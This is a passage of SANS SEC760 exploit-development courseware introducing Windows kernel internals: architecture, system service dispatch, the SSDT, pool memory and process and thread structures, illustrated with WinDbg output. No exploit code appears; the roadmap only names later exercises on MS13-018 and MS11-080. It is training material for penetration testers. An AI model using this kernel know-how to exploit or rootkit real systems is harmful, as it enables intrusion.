



# SANS

[www.sans.org](http://www.sans.org)

**SECURITY 760**  
ADVANCED EXPLOIT  
DEVELOPMENT FOR  
PENETRATION TESTERS

## 760.4

Windows Kernel  
Debugging and  
Exploitation

Copyright © 2014, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

#### IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

---

Advanced Exploit Development for Penetration Testers

# Windows Kernel Debugging and Exploitation

---

**SANS Security 760.4**

Copyright 2014, All Right Reserved

Version\_3 4Q2014

Sec760 Advanced Exploit Development for Penetration Testers

## **Windows Kernel Debugging and Exploitation**

In this section we will begin to look at the world of Windows Kernel debugging and exploitation. This is a vast area requiring the interested party to spend countless hours, days, years of study in order to become proficient.



## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### The Windows Kernel

In this module, we will begin to look at the Windows Kernel and Windows Internals.



## A Note on References

- The following materials have been used many times over the years, and were heavily referenced during this module:
  - Russinovich, M., Solomon, D., Ionescu, A. (2012) Windows Internals Part 1. Microsoft Press.
  - Russinovich, M., Solomon, D., Ionescu, A. (2012) Windows Internals Part 2. Microsoft Press.
  - Perla, E., Massimiliano, O. (2010) A Guide to Kernel Exploitation: Attacking the Core. Syngress.
  - Intel. (2013) Intel® 64 and IA-32 Architectures Software Developer Manuals.  
<http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>
  - Lastly, a lot of Microsoft WDK and SDK use with Visual Studio and WinDbg

Sec760 Advanced Exploit Development for Penetration Testers

### A Note on References

The following materials have been used many times over the years, and were heavily referenced during this module: (If you ever wish to be humbled, these resources are highly recommended.)

- Russinovich, M., Solomon, D., Ionescu, A. (2012) Windows Internals Part 1. Microsoft Press.
- Russinovich, M., Solomon, D., Ionescu, A. (2012) Windows Internals Part 2. Microsoft Press.
- Perla, E., Massimiliano, O. (2010) A Guide to Kernel Exploitation: Attacking the Core. Syngress.
- Intel. (2013) Intel® 64 and IA-32 Architectures Software Developer Manuals.  
<http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>
- Lastly, a lot of Microsoft WDK and SDK use with Visual Studio and WinDbg

## About this Module

- The modern Windows Kernel is very complex
  - We will touch on the areas that are important for us to understand moving forward
  - Covering all aspects of the Windows OS internals would take weeks ... Okay, months ...
  - The majority of the native services and underlying functionality is undocumented
    - You know that you have found something internal when you Google it and get 0 hits!
    - It requires a lot of reversing, patience, and experience
  - The aforementioned resources are fantastic for further reading in any particular area

Sec760 Advanced Exploit Development for Penetration Testers


### About this Module

To cover the entire Windows OS internals, we would need weeks, as well as someone from Microsoft to share a lot of internal information. Our goal in this module is to cover some of the most important areas in order for us to move forward through the material, and what is the most critical for us to understand from an exploitation perspective. The majority of the native Windows Kernel services are undocumented. When debugging the Kernel you will often come across internal symbol names and undocumented structures. You know when you have hit an internal one when you go to Google for help and there are 0 hits. Reversing the internal functionality of the Kernel requires time and experience. The books mentioned previously on Windows Internals are highly recommended when desiring knowledge about a specific area, such as GDI.

# Windows High-Level Architecture

---

- User Mode – Ring 3
  - Services and applications
  - System-owned processes
  - Environment Subsystem
- Kernel Mode – Ring 0
  - Windows Executive
  - Windows Kernel
  - Kernel drivers
  - Hardware Abstraction Layer (HAL)



Sec760 Advanced Exploit Development for Penetration Testers

## Windows High-Level Architecture

From a high level, there are two processor access modes, Ring 3 and Ring 0, discussed on the next slide. Ring 3 holds user mode processes, various services and applications, some system-owned processes, and the environment subsystem. Ring 0 contains the Windows Executive, the Kernel, drivers, and the Hardware Abstraction Layer (HAL).




## CPU Modes / Processor Access Modes

- Windows processor access modes:
  - Kernel Mode – Core Operating System Components, Drivers, etc.
  - User Mode – Application Code, support services, etc.
- The Kernel only gets one shared virtual region of memory, while user mode processes each get their own space
- 32-bit Windows provides 2GB of virtual memory to the kernel and 2GB to the user; however, there is an optional /3GB flag to give 3GB to the user
- 64-bit Windows provides 7TB or 8TB to the kernel and 7TB or 8TB to the user
  - Depends on the architecture: x64 or IA-64
  - This does not exhaust  $2^{**} 64$

Sec760 Advanced Exploit Development for Penetration Testers

### CPU Modes / Processor Access Modes

Different processor architectures and operating systems support different ring models, though the majority implement a two-ring model. On the x86 architecture, for example, up to four rings are possible, 0 through 3. The idea is to separate less-privileged applications and services from accessing higher privileged resources, providing protection. Access from an outer ring, such as ring 3, to an internal ring, such as ring 0, requires going through special gates. Kernel memory is one shared virtual memory region, while each process running gets its own virtual address space. On a 32-bit Windows system, each process gets a 2GB range of virtual memory for user mode and 2GB range of virtual memory for kernel mode. There is an option to assign 3GB to the user portion with the /3GB flag. On 64-bit systems running 64-bit applications, 7TB or 8TB is assigned to each the user mode portion and the kernel mode portion. This depends on x64 architecture versus IA-64. We will spend the majority of our time today focusing on the x86 architecture, and the x64 architecture which assigns 8TB to the user mode portion and 8TB to the kernel mode portion.



### Windows Core Components – 32-bit | 64-bits

On this slide is a high level view of the core components of the Windows OS. To the right are the address ranges for both user mode and kernel mode. The larger address ranges are for 64-bit applications on 64-bit versions of Windows, and the smaller address ranges are for 32-bit applications. This diagram lacks much of the granularity of each component; however, it serves as a good overview. You can see in the user space on the bottom, various service and application types, each required to go through various DLL's and API's in order to access Kernel resources. The Kernel is protected in ring 0. There are multiple layers in ring 0, such as the Windows Executive, Kernel drivers, the Kernel or Micro-Kernel itself, and the Hardware Abstraction Layer (HAL). Let's move into each of these overall areas to get a better understanding as to how the components are divided up.

# Subsystems

- Specifies the executable environment
- Examples include POSIX, Native, Console, Windows
- Kernel components are accessible to the subsystems depending on their type
- There are different types of subsystem DLL's depending on the type of executable
- The main subsystem is the Windows subsystem
  - Other subsystem types call the Windows subsystem to perform common tasks rather than replicating them, such as GDI access, display I/O, etc.

Sec760 Advanced Exploit Development for Penetration Testers

## Subsystems

Windows supports various types of subsystems, such as the Subsystem for UNIX Applications (SUA), as can be seen at <http://technet.microsoft.com/en-us/library/cc779522%28v=ws.10%29.aspx>. Depending on the subsystem type, the executable is linked accordingly. Examples of subsystems include POSIX, Native, Console, and Windows. Each subsystem has access to various portions of the Kernel API's depending on its type and its requirements. The Windows subsystem is the primary subsystem consisting of the Client-Server Runtime Subsystem (csrss.exe), Win32k.sys (Kernel equivalent of csrcss.exe), and various subsystem DLL's such as gdi32.dll and kernel32.dll. Rather than replicating a lot of the functionality to the different subsystems, all will access the Windows subsystem for mandatory Windows functionality such as GDI access and display I/O.

Barakat, H. (2007) Deeper into Windows Architecture. Accessed on May 22, 2013.

<http://blogs.msdn.com/b/hanybarakat/archive/2007/02/25/deeper-into-windows-architecture.aspx>



## Windows Subsystem

- The Windows subsystem includes many DLL's and functions including:
  - Kernel32.dll, user32.dll, gdi32.dll, and advapi32.dll aid processes in system calls into Kernel mode with ntoskrnl.exe and win32k.sys
  - An instance of csrss.exe which in turn loads various DLL's to help with required Windows functionality
  - The loading of the win32k.sys driver which is the kernel side of the Windows subsystem supporting window management and graphics (GDI)
  - Additional DLL's and execution

Sec760 Advanced Exploit Development for Penetration Testers

### Windows Subsystem

The Windows subsystem consists of csrss.exe on the user mode side and win32k.sys on the Kernel mode side. Much of the functionality that used to be contained in csrss.exe has been moved to win32k.sys to protect the Kernel, such as that with GDI and even Window management on newer Kernel versions. The Windows subsystem is also made up of DLL's, including Kernel32.dll, user32.dll, gdi32.dll, and advapi32.dll, along with others. Each of these DLL's goes through ntdll.dll to access the Kernel if necessary. Other functionality may be able to get handled without switching to Kernel mode.

j00ru has done a good write-up about csrss.exe at: <http://j00ru.vexillium.org/?p=492> Of course, the Windows Internals books are a great reference. Did we mention that? ☺

## Kernel Image

- The Kernel image is what boots up the Windows OS and provides the two primary layers of the Kernel:
  - Executive (high layer) and Kernel (low layer)
  - ntoskrnl.exe – Primary Kernel image seen for single processor systems
  - ntkrnlpa.exe – Single processor systems using PAE for 32-bit systems
  - ntkrnlmp.exe and ntkrpamp.exe are for multiple processor systems

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Image

The Kernel image supplies the Executive layer and Kernel layer of the Windows operating system. The file `ntoskrnl.exe` is the primary image used and seen, supporting single processor systems running 32-bit and 64-bit Windows OS'. The file `ntkrnlpa.exe` supports single processor systems using Physical Address Extensions (PAE). The files `ntkrnlmp.exe` and `ntkrpamp.exe` are available, supporting multi-processor systems. Once the boot loader has finished control is eventually passed to the Kernel executable. The Kernel image is mostly undocumented and must contain the functionality to complete tasks normally handled by Kernel to Kernel or user to Kernel system calls once the OS is booted.

## ntdll.dll

- Used by subsystem DLL's to access Kernel resources, exposing the Native API
  - The win32k.sys driver handles the Kernel side of the Windows subsystem
  - Various API's are exposed to a specific subsystem depending on its type
  - Stubs are accessed based on symbol name, control is passed into kernel mode, and the desired resource is accessed
  - Initial program loading is also handled inside of ntdll.dll, as well as code to enable features such as data execution prevention (DEP)

Sec760 Advanced Exploit Development for Penetration Testers

### ntdll.dll

The Dynamic Link Library (DLL) ntdll.dll is included in every running Windows process. It has many responsibilities such as exposing the Native Windows API to user mode processes. These are predominantly the primary APIs exposed to Windows developers in order to write applications and link functionality. Functionality accessed by a user application through a DLL such as kernel32.dll will go through ntdll.dll to access the desired system resource. Ntdll.dll handles the system call and switching into Kernel mode.



## Kernel Layers

- **Kernel Executive (Upper Layer)**
  - Handles Kernel system/service calls coming through ntdll.dll
  - Security Reference Monitor (SRM) handling
  - I/O management, Plug and Play (PnP) management, WMI, process management, etc.
  - Virtual memory management
- **Kernel (Lower Layer)**
  - Handles interrupt and exception calls
  - Thread scheduling and synchronization
  - Kernel object management

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Layers

The Windows kernel has two primary layers, the Kernel Executive and the Kernel itself, which some professionals refer to as more of a microkernel. The Kernel Executive acts as the upper layer and is responsible for a vast amount of functionality. The best resource to find out more information, as previously mentioned, is the Windows Internals books, combined with countless hours spent tracing and debugging. Some of the big responsibilities of the Kernel Executive include the handling of system or service calls coming by way of ntdll.dll to functionality in ntoskrnl.exe and win32k.sys. Another component includes the Security Reference Monitor (SRM) which handles access control to various objects, drivers, etc... Access control is handled through a series of ACL's which include Access Control Entries (ACE)'s based on Security Access Tokens (SAT)'s and Security Identifiers (SID)'s. An example of an SRM function is during driver IOCTL when a subsystem attempts to access a particular object. The SRM will check to see if the access rights are valid for the given subsystem. Virtual memory management is handled by the Executive, as well as I/O management, Plug and Play (PnP) support, Windows Management Instrumentation (WMI), process management, and many other functions.

The Kernel layer, serving as the lower layer of ntoskrnl.exe, handles much of the low level OS responsibilities, sitting close to the hardware. Where the Executive handles service or system call dispatching, the Kernel layer handles hardware interrupt dispatching and exception handling trapping. Thread scheduling on behalf of the Executive is also handled. Basically, a lot of the high level responsibilities of the Executive are handled at a lower level by the Kernel.

## System Service Dispatcher

- When a system service call is made, the dispatcher routine is called
- On x64 we can query the Model Specific Register (MSR) index c0000082 to locate the dispatcher

```
kd> rdmsr c0000082
msr[c0000082] = fffff804`004e5dc0
```

```
kd> dps nt!KeServiceDescriptorTable 112
fffff804`007c2900 fffff804`004e2200 nt!KiServiceTable
fffff804`007c2918 fffff804`004e2f6c nt!KiArgumentTable
fffff804`007c2940 fffff804`004e2200 nt!KiServiceTable
fffff804`007c2958 fffff804`004e2f6c nt!KiArgumentTable
fffff804`007c2960 fffff960`002bee00 win32k!W32pServiceTable
fffff804`007c2978 fffff960`002c10b4 win32k!W32pArgumentTable
```

Sec760 Advanced Exploit Development for Penetration Testers

### System Service Dispatcher

If an API call is made, requiring kernel resources, a system call is made and is trapped by the Kernel. This is similar to interrupts and exception handling. A trap handler handles the call and passes control to the system service dispatcher. On both 32-bit and 64-bit versions of Windows, the extended accumulator register (EAX) holds the desired service number and a lookup is made in the dispatch table. One of the main differences between 32-bit and 64-bit is how the arguments are passed. On 32-bit systems the EDX register points to the stack location where the arguments are located. These arguments are copied over to the threads kernel stack. On x64 systems, the first four arguments are held in general purpose processor registers and additional arguments are located on the thread's stack. Newer systems also take advantage of the sysenter and sysexit instructions for faster system calls. The Extended Feature Enable Register (EFER), as documented in the AMD Architecture Programmer's Manual, is an x64 control register used specifically for fast system calls, pointing to the dispatcher code, similar to the Intel MSR.

On x64 we can query the Model Specific Register (MSR) index c0000082 to locate the dispatcher:

```
kd> rdmsr c0000082
msr[c0000082] = fffff804`004e5dc0
```

Below, we can see the various service tables available, using the "Dump Point Sized" command:

```
kd> dps nt!KeServiceDescriptorTable 112
fffff804`007c2900 fffff804`004e2200 nt!KiServiceTable
fffff804`007c2918 fffff804`004e2f6c nt!KiArgumentTable
```

fffff804`007c2940	fffff804`004e2200	nt!KiServiceTable
fffff804`007c2958	fffff804`004e2f6c	nt!KiArgumentTable
fffff804`007c2960	fffff960`002bee00	win32k!W32pServiceTable
fffff804`007c2978	fffff960`002c10b4	win32k!W32pArgumentTable

Russinovich, M., Solomon, D., Ionescu, A. (2012) Windows Internals Part 1. Microsoft Press.



## System Service Dispatch Table (SSDT)

- The System Service Dispatch Table (SSDT) contains pointers or offsets to the various system calls supported

```
kd> dps nt!KiServiceTable+6b8 ld6
fffff804`004e28b8 fffff804`007ee180 nt!NtFlushVirtualMemory
fffff804`004e28c0 fffff804`009e1800 nt!NtFlushWriteBuffer
fffff804`004e28c8 fffff804`009df7e4 nt!NtFreeUserPhysicalPages
fffff804`004e28d0 fffff804`005c9c28 nt!NtFreezeRegistry
fffff804`004e28d8 fffff804`005bf690 nt!NtFreezeTransactions
fffff804`004e28e0 fffff804`009fd620 nt!NtGetCachedSigningLevel
fffff804`004e28e8 fffff804`0081f49c nt!NtGetContextThread
fffff804`004e28f0 fffff804`0082d6a4 nt!NtGetCurrentProcessorNumber
fffff804`004e28f8 fffff804`009eb29c nt!NtGetDevicePowerState
fffff804`004e2900 fffff804`00884820 nt!NtGetMUIRegistryInfo
```

- Similar to the Interrupt Dispatch Table (IDT)

Sec760 Advanced Exploit Development for Penetration Testers

### System Service Dispatch Table (SSDT)

This SSDT should look familiar to those working with malware as it is often patched by kernel rootkits. The table contains pointers or offsets, depending on 32-bit or 64-bit, which are the locations of the desired system calls. Ntoskrnl.exe and win32k.sys both have their own tables.

```
kd> dps nt!KiServiceTable+6b8 ld6
fffff804`004e28b8 fffff804`007ee180 nt!NtFlushVirtualMemory
fffff804`004e28c0 fffff804`009e1800 nt!NtFlushWriteBuffer
fffff804`004e28c8 fffff804`009df7e4 nt!NtFreeUserPhysicalPages
fffff804`004e28d0 fffff804`005c9c28 nt!NtFreezeRegistry
fffff804`004e28d8 fffff804`005bf690 nt!NtFreezeTransactions
fffff804`004e28e0 fffff804`009fd620 nt!NtGetCachedSigningLevel
fffff804`004e28e8 fffff804`0081f49c nt!NtGetContextThread
fffff804`004e28f0 fffff804`0082d6a4 nt!NtGetCurrentProcessorNumber
fffff804`004e28f8 fffff804`009eb29c nt!NtGetDevicePowerState
fffff804`004e2900 fffff804`00884820 nt!NtGetMUIRegistryInfo
```

The “dps” in the above command stands for dump point sized.

## Hardware Abstraction Layer (HAL)

---

- Kernel mode loaded DLL - hal.dll
- Sits between the Windows Kernel & Executive and hardware
- Hardware communication is handled through this layer of abstraction to take away hardware dependency issues from the Kernel
- Drivers access hardware through the HAL
- Various versions of the HAL are available depending on the platform in which the Windows OS is running

Sec760 Advanced Exploit Development for Penetration Testers

### **Hardware Abstraction Layer (HAL)**

The Hardware Abstraction layer (HAL) is a module loaded by the Kernel to handle the interaction with hardware. It sits between the Kernel & Executive and the underlying hardware. The goal of the HAL is to take away the need for the Kernel and drivers to be concerned about the underlying hardware. Drivers do not directly access hardware; rather, they go through set of functions contained in the HAL. Various versions of the HAL are available depending on the version of Windows running, and/or the underlying hardware platform.

## Kernel Pool Memory

- Dynamic Kernel memory analogous to the user mode heap
  - NonPaged Kernel Pool(s) - Kernel memory which must always reside in RAM or physical memory
  - Paged Kernel Pool(s) - Kernel memory that is permitted to be paged out to disk
- Allocation request methods differ depending on size
  - Lookaside Lists are used for requests up to 256-bytes
  - Requests from 256-bytes to 4K use the standard doubly-linked Free Lists
  - Requests >4080-bytes use ExpAllocateBigPool()

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Pool Memory

The Kernel Pool is dynamic memory, analogous to that of the user mode heap. Unlike how each user process gets its own virtual memory range, the Kernel's memory, including the Kernel Pool, is monolithic. There are two primary types of Kernel Pool allocations, NonPaged and Paged. The NonPaged Kernel Pool includes allocations that will always reside in physical memory. The Paged Kernel Pool is permitted to be mapped out to disk. NonPaged Pool memory is considered limited and should not be taken up by unnecessary driver memory allocations. The NonPaged Pool can be accessed from any Interrupt Request Level (IRQL).

Depending on the size of the pool allocation request, there are different methods used. Lookaside Lists are used up through Windows 8 for small requests up to 256-bytes. Windows 8 adds in a security cookie to protect against attacks. Requests between 256-bytes and ~4K (4080-bytes to be exact) use the standard doubly-linked Free Lists. Large requests >4080-bytes use the nt!API ExpAllocateBigPool().



# EPROCESS

- Each Windows process has an Executive Process (EPROCESS) structure

```
kd> dt nt!_eprocess
+0x000 Pcb : _KPROCESS
+0x078 ProcessLock : _EX_PUSH_LOCK
+0x080 CreateTime : _LARGE_INTEGER
+0x088 ExitTime : _LARGE_INTEGER
+0x090 RundownProtect : _EX_RUNDOWN_REF
+0x094 UniqueProcessId : Ptr32 Void
...
```

- The majority of the structure's contents reside in Kernel memory
- Used for storage by the Windows Executive

Sec760 Advanced Exploit Development for Penetration Testers

## EPROCESS

The Executive Process (EPROCESS) is used by the Windows Executive to hold process specific information and pointers to various other structures, such as the KPROCESS. The majority of the data stored in the KPROCESS is only accessible in Kernel mode. The Process Environment Block (PEB), accessible by FS:[0x30] resides in user mode. Each process gets an EPROCESS structure. The EPROCESS can be summed up as the Kernel mode equivalent to the user mode PEB. The structure can be viewed when Kernel debugging with WinDbg:

```
kd> dt nt!_eprocess
+0x000 Pcb : _KPROCESS
+0x078 ProcessLock : _EX_PUSH_LOCK
+0x080 CreateTime : _LARGE_INTEGER
+0x088 ExitTime : _LARGE_INTEGER
+0x090 RundownProtect : _EX_RUNDOWN_REF
+0x094 UniqueProcessId : Ptr32 Void
...
```

# KPROCESS

- The first entry in the EPROCESS structure is the process control block entry `_KPROCESS` (Kernel Process)
  - The KPROCESS holds low level storage data used by the Kernel
  - Scheduler, Prioritization, Dispatcher, etc.

```
kd> dt nt!_kprocess
+0x000 Header          : _DISPATCHER_HEADER
+0x010 ProfileListHead : _LIST_ENTRY
+0x018 DirectoryTableBase : [2] UInt4B
+0x020 LdtDescriptor    : _KGDTENTRY
...
```

- The first entry "Header" contains Kernel dispatcher information responsible for scheduling

Sec760 Advanced Exploit Development for Penetration Testers

## KPROCESS

The first entry in the EPROCESS structure is the process control block entry `_KPROCESS` (Kernel Process). As the EPROCESS structure is used by the Windows Executive, the KPROCESS structure is used by the Windows Kernel, supporting low-level functionality such as scheduling, prioritization, dispatching, etc. The structure can be viewed when Kernel debugging with WinDbg:

```
kd> dt nt!_kprocess
+0x000 Header          : _DISPATCHER_HEADER
+0x010 ProfileListHead : _LIST_ENTRY
+0x018 DirectoryTableBase : [2] UInt4B
+0x020 LdtDescriptor    : _KGDTENTRY
...
```

The first entry in the KTHREAD is the `_Dispatcher_Header`, responsible for scheduling:

```
kd> dt nt!_Dispatcher_Header
+0x000 Type          : UChar
+0x001 Absolute      : UChar
...
```

# ETHREAD

- Each thread within a process is represented by an ETHREAD structure (Executive Thread), holding thread-specific data
  - ETHREAD is only accessible in Kernel mode, used by the Executive
  - Similarly to how the EPROCESS holds a pointer to the user mode PEB, the ETHREAD holds a pointer to the user mode Thread Environment Block (TEB)
  - The first entry is the Thread Control Block (TCB) which uses the KTHREAD structure

```
kd> dt nt!_ETHREAD
+0x000 Tcb : _KTHREAD
+0x1b8 CreateTime : _LARGE_INTEGER
+0x1c0 ExitTime : _LARGE_INTEGER
+0x1c0 LpcReplyChain : _LIST_ENTRY
+0x1c0 KeyedWaitChain : _LIST_ENTRY
```

... Sec/60 Advanced Exploit Development for Penetration Testers

## ETHREAD

Just like each process is represented by an EPROCESS structure, each thread is represented by an Executive Thread (ETHREAD) structure. The ETHREAD holds thread-specific data used by the Windows Executive. It is only accessible in Kernel mode. The ETHREAD holds a pointer to the Thread Environment Block (TEB) which resides in user mode. The first entry of the ETHREAD is the Thread Control Block (TCB), which uses the KTHREAD structure as seen on the next slide.

```
kd> dt nt!_ETHREAD
+0x000 Tcb : _KTHREAD
+0x1b8 CreateTime : _LARGE_INTEGER
+0x1c0 ExitTime : _LARGE_INTEGER
+0x1c0 LpcReplyChain : _LIST_ENTRY
+0x1c0 KeyedWaitChain : _LIST_ENTRY
...
```



# KTHREAD

- Similarly to how the KPROCESS has a stronger relationship with the Kernel as opposed to the Executive, the KTHREAD holds information about:
  - Priorities, locks, a pointer to TLS, Kernel stack pointer, etc.
  - Much more information needed by the Kernel

```
kd> dt nt!_KTHREAD
+0x000 Header           : _DISPATCHER_HEADER
+0x010 MutantListHead   : _LIST_ENTRY
+0x018 InitialStack     : Ptr32 Void
+0x01c StackLimit       : Ptr32 Void
+0x020 KernelStack      : Ptr32 Void
+0x024 ThreadLock       : Uint4B
...
```

Sec760 Advanced Exploit Development for Penetration Testers

## KTHREAD

The Kernel Thread (KTHREAD) holds data of significance to the Kernel for each thread, similar to how the KPROCESS holds Kernel-relevant data for the process. This includes items such as priorities, locks, a pointer to the thread's Thread Local Storage (TLS), the Kernel stack for the relevant thread, and much more.

```
kd> dt nt!_KTHREAD
+0x000 Header           : _DISPATCHER_HEADER
+0x010 MutantListHead   : _LIST_ENTRY
+0x018 InitialStack     : Ptr32 Void
+0x01c StackLimit       : Ptr32 Void
+0x020 KernelStack      : Ptr32 Void
+0x024 ThreadLock       : Uint4B
...
```

## Thread Local Storage

- Method to share global and static variables with multiple threads
- The `TlsAlloc()` function is used to create an index for each variable
  - Each thread allocates a block in their TLS to hold a pointer to the data
  - The pointer is stored with the `TlsSetValue()` function and accessed with `TlsGetValue()`
  - Initially, the per-thread TLS initializes an array of pointers as `LPVOID`

Sec760 Advanced Exploit Development for Penetration Testers

### Thread Local Storage

Thread Local Storage (TLS) is a way to allow each thread within a process to access the same global or static variables, each with their own unique data assigned. An example would be in the case of a DLL, which utilizes global or static variables, calling the function `TlsAlloc()` upon code entry. This function creates an index for each variable. Each thread would allocate a block in their TLS to hold a pointer to the data associated with this variable. Initially, the pointer array is set to `LPVOID` (null). To set a particular pointer in the TLS, the `TlsSetValue()` function is called. To obtain a particular pointer, the `TlsGetValue()` function is called. `TlsFree()` is called when the data is no longer needed.

## Module Summary

---

- The Windows Kernel is very complex, especially the newer versions
- We have introduced Windows Kernel Debugging Requirements
  - We will cover much more as appropriate
  - Much will not be covered for brevity
- Much of what you need to know about the Kernel comes on an “as-needed” basis
- Understanding the many structures and experience with C and C++ is priceless

Sec760 Advanced Exploit Development for Penetration Testers

### Module Summary

The Windows Kernel is very complex to say the least. There are many unexplored areas of the Kernel as much of it is undocumented. This means that there are likely a large number of undiscovered vulnerabilities. In this module, we have introduced Kernel debugging requirements for the Windows OS. As you debug you will come across many functions and structures in which you are not familiar. As you come across these types of things, Google can be a good friend. There is no replacement for experience. The more experience you have with programming in C and C++, driver development, debugging, etc., the easier new discoveries are to reverse.



## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Exploit Mitigations and Attack techniques

In this module, we will discuss exploit mitigation controls primarily specific to the Windows 7, Windows 8, and Server 2012 Kernels.

## Windows User-Mode Vulnerabilities

